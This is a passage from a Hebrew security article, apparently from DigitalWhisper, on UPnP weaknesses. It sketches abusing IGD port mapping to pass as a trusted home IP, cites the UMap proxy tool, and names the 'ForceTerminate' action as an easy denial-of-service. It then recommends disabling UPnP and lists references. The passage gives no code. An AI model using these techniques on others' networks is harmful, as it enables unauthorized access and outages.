
אם אנו יודעים כי משתמש מסוים ברשת הגדיר כי ניתן לגלוש אל ממשק הניהול של אתר כזה או אחר רק מכתובת IP ספציפית (לדוגמא, הרשת הביתית שלנו), אנו יכולים לנסות ולהשתמש בטריק זה על מנת לזייף את כתובת ה-IP שלנו כך שהשרת אליו אנו מעוניינים להתחבר (במקרה הנ"ל: השרת המארח את ממשק הניהול) יחשוב שאנחנו מחוברים מהרשת הביתית של אותו משתמש.

(דניאל גרסיה / FormateZ), הבחור שכתב את UMap (כלי המאפשר, בין היתר לרכוב על רכיבי רשת המייצאים ממשק IGD ולהפוך אותם לשרתי Proxy בעזרת הטריק הנ"ל), הציג את הנושא בכנס Defcon 19:

<http://toor.do/DEFCON-19-Garcia-UPnP-Mapping-WP.pdf>

## Denial of Service

אישית, אני לא רואה יותר מדי עניין או תועלת בביצוע Denial Of Service לרכיבי UPnP. אך כותבים רבים אשר כותבים כלי תשאול UPnP, דיווחו על כך שבעת כתיבת הכלים, לא מעט פעמים יצא להם לגרום ל-Denial Of Service לא מכוונת, לדוגמא, באמצעות שליחת XML לא תקין. עם זאת, רכיבי UPnP רבים מייצאים Action בשם "ForceTerminate" תחת הממשק WANIPConnection, כך שאין יותר מדי מה לחשוב כאן - פשוט להשתמש ב-Action הנ"ל והרכיב למטה.



## לסיכום

יש עוד מתקפות רבות שניתן לבצע בעזרת / דרך ממשקי UPnP אך נעצור כאן. בפרק הבא ("ביבליוגרפיה / לקריאה נוספת") יש קישורים רבים לטובת אלו המעוניינים להמשיך ללמוד את הנושא. כמו שניתן לראות, הקונספט של Plug & Play מאוד נח, אך כלל לא מאובטח. זה אבסורד שפונקציות הנמצאות בממשק הניהול מאחורי ממשק הזדהות, נגישות באמצעות UPnP, ללא סיסמה.

ההמלצה שלי היא: וותרו על הנוחות על מנת להגן על הרשת שלכם, לפחות עד שיגיע הפתרון שיאפשר UPnP מאובטח.


## ביבליוגרפיה / לקריאה נוספת

- <http://www.finux.co.uk/slides/PlugAndPwnProtocol.pdf>
- <http://www.upnp-hacks.org/igd.html>
- [http://en.wikipedia.org/wiki/Universal\\_Plug\\_and\\_Play](http://en.wikipedia.org/wiki/Universal_Plug_and_Play)
- <http://www.upnp.org/specs/arch/UPnP-arch-DeviceArchitecture-v1.0-20081015.pdf>
- <http://www.w3.org/TR/discovery-api/>
- <https://developer.gnome.org/gupnp/unstable/server-tutorial.html>
- [http://www.theregister.co.uk/2013/01/29/hdmoore\\_upnp\\_flaw\\_rapid7/](http://www.theregister.co.uk/2013/01/29/hdmoore_upnp_flaw_rapid7/)
- <http://tech.slashdot.org/story/13/01/30/022224/50-million-potentially-vulnerable-to-upnp-flaws>
- <http://wiki.wireshark.org/SSDP>
- [http://wiki.micasaverde.com/index.php/Luup\\_UPnP\\_Variables\\_and\\_Actions](http://wiki.micasaverde.com/index.php/Luup_UPnP_Variables_and_Actions)
- <http://www.youtube.com/watch?v=qIn8h3ZdDNI>
- <http://jan.newmarch.name/internetdevices/upnp/upnp.html>
- <http://pauldotcom.com/wiki/index.php/Episode276>
- <http://coherence.beebits.net/wiki/TestSuite>
- <http://backtrackwasneverseasy.blogspot.co.il/2012/02/terminating-internet-of-whole-network.html?m=1>
- <http://toor.do/DEFCON-19-Garcia-UPnP-Mapping-WP.pdf>
- <http://www.ethicalhacker.net/content/view/220/24/>
- <http://www.gnucitizen.org/blog/bt-home-flub-pwnin-the-bt-home-hub-5/>

---

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



- [http://www.defensecode.com/public/DefenseCode\\_Broadcom\\_Security\\_Advisory.pdf](http://www.defensecode.com/public/DefenseCode_Broadcom_Security_Advisory.pdf)
- [http://www.blackhat.com/presentations/bh-usa-08/Squire/BH\\_US\\_08\\_Squire\\_A\\_Fox\\_in\\_the\\_Hen\\_House%20White%20Paper.pdf](http://www.blackhat.com/presentations/bh-usa-08/Squire/BH_US_08_Squire_A_Fox_in_the_Hen_House%20White%20Paper.pdf)
- <http://upnp.org/specs/gw/UPnP-gw-LANHostConfigManagement-v1-Service.pdf>